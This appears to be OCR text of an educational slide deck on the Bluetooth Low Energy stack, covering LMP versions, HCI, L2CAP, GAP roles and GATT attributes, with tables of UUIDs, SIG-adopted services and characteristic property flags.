
LMP VERSION – LINK MANAGER PROTOCOL

- V1.1 - LMP Version 1
- V1.2 - LMP Version 2
- V2.0 - LMP Version 3
- V2.1 - LMP Version 4
- V3.0 - LMP Version 5
- V4.0 - LMP Version 6
- V4.1 - LMP Version 7
- V4.2 - LMP Version 8
- V5.0 - LMP Version 9

HOST CONTROLLER INTERFACE

HCI

BLUETOOTH SMART STACK – HCI




HOST CONTROLLER INTERFACE – HCI

- Uniform method to access bluetooth controller capabilities
- Transport command and event between host and controller

UNDERSTANDING BLE STACK – HOST

BLUETOOTH SMART STACK – HOST



BLUETOOTH SMART STACK – HOST


- Introduction to L2CAP
- Role of GAP
- GATT Profile
- ATT Protocol
- Security Manager Protocol (SMP)

LOGICAL LINK CONTROL AND ADAPTION LAYER

L2CAP

LOGICAL LINK CONTROL AND ADAPTION LAYER – L2CAP

- Responsible for
  - Segmentation
  - Reassemble
  - Encapsulate
  - Scheduling



GENERIC ACCESS PROFILE

GAP

GENERIC ACCESS PROFILE (GAP)


- Defines base functionality
- GAP Service Includes
  - Device Discovery
  - Connection Mode
  - Security
  - Authentication
  - Service Discovery

GENERIC ACCESS PROFILE (GAP) DEFINES

- Roles
- Security Modes
- Advertising Parameters
- Connection Parameters

GENERIC ACCESS PROFILE (GAP) ROLES

- Observer
  - Receive the data broadcasted
- Central
- Broadcaster
  - Only Broadcast No connection
- Peripheral



GENERIC ATTRIBUTE PROFILE


GATT

GENERIC ATTRIBUTE PROFILE – GATT

- Specify the format of data on the GATT server
- Defines how to use the ATT protocol
- Build on top of ATT

GENERIC ATTRIBUTE PROFILE – GATT

- Client <=> Server Model
  - Server - Expose set of attributes
  - Client - Access those attributes
- Exposed attributes can be
  - Discovered / Read / Write by Client
  - Indicate / Notify by Server




GATT – PROPERTIES

- Attribute Handle [16 bit] [0x0000 to 0xFFFF] - Reference to attributes
- Attribute Type / UUID [32/128 bit] - Identify Attribute type
- Attribute Value
- Attribute Permissions

GATT TERMS

- Services
  - Collection of data and associated behaviour
- Characteristics
  - Value with properties
- Descriptor
  - Extra information about the attribute



GATT DECLARATION – UUID – ATTRIBUTE TYPE

Attribute Type	UUID	Description
«Primary Service»	0x2800	Primary Service Declaration
«Secondary Service»	0x2801	Secondary Service Declaration
«Include»	0x2802	Include Declaration
«Characteristic»	0x2803	Characteristic Declaration
«Characteristic Extended Properties»	0x2900	Characteristic Extended Properties
«Characteristic User Description»	0x2901	Characteristic User Description Descriptor
«Client Characteristic Configuration»	0x2902	Client Characteristic Configuration Descriptor
«Server Characteristic Configuration»	0x2903	Server Characteristic Configuration Descriptor
«Characteristic Format»	0x2904	Characteristic Format Descriptor
«Characteristic Aggregate Format»	0x2905	Characteristic Aggregate Format Descriptor

GATT SERVICE DECLARATION

Attribute Handle	Attribute Type	Attribute Value	Attribute Permission
0xNNNN	0x2800 – UUID for «Primary Service» OR 0x2801 for «Secondary Service»	16-bit Bluetooth UUID or 128-bit UUID for Service	Read Only, No Authentication, No Authorization

Table 3.1: Service Declaration

GATT SERVICE – SIG ADOPTED

Name	Uniform Type Identifier	Assigned Number	Specification
Generic Access	org.bluetooth.service.generic_access	0x1800	GSS
Alert Notification Service	org.bluetooth.service.alert_notification	0x1811	GSS
Automation IO	org.bluetooth.service.automation_io	0x1815	GSS
Battery Service	org.bluetooth.service.battery_service	0x180F	GSS
Binary Sensor	GATT Service UUID	0x183B	BSS
Blood Pressure	org.bluetooth.service.blood_pressure	0x1810	GSS
Body Composition	org.bluetooth.service.body_composition	0x181B	GSS
Bond Management Service	org.bluetooth.service.bond_management	0x181E	GSS
Continuous Glucose Monitoring	org.bluetooth.service.continuous_glucose_monitoring	0x181F	GSS
Current Time Service	org.bluetooth.service.current_time	0x1805	GSS
Cycling Power	org.bluetooth.service.cycling_power	0x1818	GSS
Cycling Speed and Cadence	org.bluetooth.service.cycling_speed_and_cadence	0x1816	GSS
Device Information	org.bluetooth.service.device_information	0x180A	GSS

GATT SERVICE – EXAMPLE


```
▼<Service xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="http://schemas.bluetooth.org/Documents/service.xsd" name="Blood Pressure"
 type="org.bluetooth.service.blood_pressure" uuid="1810">
  ▶<InformativeText>...</InformativeText>
  ▶<Dependencies>...</Dependencies>
  ▶<GATTRequirements>...</GATTRequirements>
  ▶<Transports>...</Transports>
  ▼<Characteristics>
    ▶<Characteristic name="Blood Pressure Measurement" type="org.bluetooth.characteristic.blood_pressure_measurement">...</Characteristic>
    ▶<Characteristic name="Intermediate Cuff Pressure" type="org.bluetooth.characteristic.intermediate_cuff_pressure">...</Characteristic>
    ▶<Characteristic name="Blood Pressure Feature" type="org.bluetooth.characteristic.blood_pressure_feature">...</Characteristic>
   </Characteristics>
 </Service>
```

```
▼<Service xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="http://schemas.bluetooth.org/Documents/service.xsd" type="org.bluetooth.service.device_information"
 uuid="180A" name="Device Information" last-modified="2011-10-28" approved="Yes">
  ▶<InformativeText>...</InformativeText>
  ▶<Dependencies>...</Dependencies>
  ▶<Transports>...</Transports>
   <ErrorCodes/>
  ▼<Characteristics>
    ▶<Characteristic name="Manufacturer Name String" type="org.bluetooth.characteristic.manufacturer_name_string">...</Characteristic>
    ▶<Characteristic name="Model Number String" type="org.bluetooth.characteristic.model_number_string">...</Characteristic>
    ▶<Characteristic name="Serial Number String" type="org.bluetooth.characteristic.serial_number_string">...</Characteristic>
    ▶<Characteristic name="Hardware Revision String" type="org.bluetooth.characteristic.hardware_revision_string">...</Characteristic>
    ▶<Characteristic name="Firmware Revision String" type="org.bluetooth.characteristic.firmware_revision_string">...</Characteristic>
    ▶<Characteristic name="Software Revision String" type="org.bluetooth.characteristic.software_revision_string">...</Characteristic>
    ▶<Characteristic name="System ID" type="org.bluetooth.characteristic.system_id">...</Characteristic>
    ▶<Characteristic name="IEEE 11073-20601 Regulatory Certification Data List" type="org.bluetooth.characteristic.ieee_11073-20601_regulatory_certification_data_list">...</Characteristic>
    ▶<Characteristic name="PnP ID" type="org.bluetooth.characteristic.pnp_id">...</Characteristic>
   </Characteristics>
 </Service>
```

GATT CHARACTERISTICS DECLARATION

Attribute Handle	Attribute Types	Attribute Value			Attribute Permissions
0xNNNN	0x2803–UUID for «Characteristic»	Charac-teristic Properties	Character-istic Value Attribute Handle	Character-istic UUID	Read Only, No Authentication, No Authorization

Table 3.3: Characteristic declaration

The *Attribute Value* of a characteristic declaration is read only.

Attribute Value	Size	Description
Characteristic Properties	1 octets	Bit field of characteristic properties
Characteristic Value Handle	2 octets	Handle of the Attribute containing the value of this characteristic
Characteristic UUID	2 or 16 octets	16-bit Bluetooth UUID or 128-bit UUID for Char-acteristic Value

Table 3.4: Attribute Value Field in characteristic declaration

GATT CHARACTERISTICS DECLARATION – CHARACTERISTIC PROPERTIES

Properties	Value	Description
Broadcast	0x01	If set, permits broadcasts of the Characteristic Value using Server Characteristic Configuration Descriptor. If set, the Server Characteristic Configuration Descriptor shall exist.
Read	0x02	If set, permits reads of the Characteristic Value using procedures defined in Section 4.8
Write Without Response	0x04	If set, permit writes of the Characteristic Value without response using procedures defined in Section 4.9.1.
Write	0x08	If set, permits writes of the Characteristic Value with response using procedures defined in Section 4.9.3 or Section 4.9.4.
Notify	0x10	If set, permits notifications of a Characteristic Value without acknowledgement using the procedure defined in Section 4.10. If set, the Client Characteristic Configuration Descriptor shall exist.
Indicate	0x20	If set, permits indications of a Characteristic Value with acknowledgement using the procedure defined in Section 4.11. If set, the Client Characteristic Configuration Descriptor shall exist.
Authenticated Signed Writes	0x40	If set, permits signed writes to the Characteristic Value using the procedure defined in Section 4.9.2.
Extended Properties	0x80	If set, additional characteristic properties are defined in the Characteristic Extended Properties Descriptor defined in Section 3.3.3.1. If set, the Characteristic Extended Properties Descriptor shall exist.

Table 3.5: Characteristic Properties bit field

GATT CHARACTERISTICS VALUE DECLARATION

Attribute Handle	Attribute Type	Attribute Value	Attribute Permissions
0xNNNN	0xuuuu – 16-bit Bluetooth UUID or 128-bit UUID for Characteristic UUID	Characteristic Value	Higher layer profile or implementation specific

Table 3.6: Characteristic Value declaration

GATT CHARACTERISTIC – SIG ADOPTED

Gender	org.bluetooth.characteristic.gender	0x2A8C	GSS
Glucose Feature	org.bluetooth.characteristic.glucose_feature	0x2A51	GSS
Glucose Measurement	org.bluetooth.characteristic.glucose_measurement	0x2A18	GSS
Glucose Measurement Context	org.bluetooth.characteristic.glucose_measurement_context	0x2A34	GSS
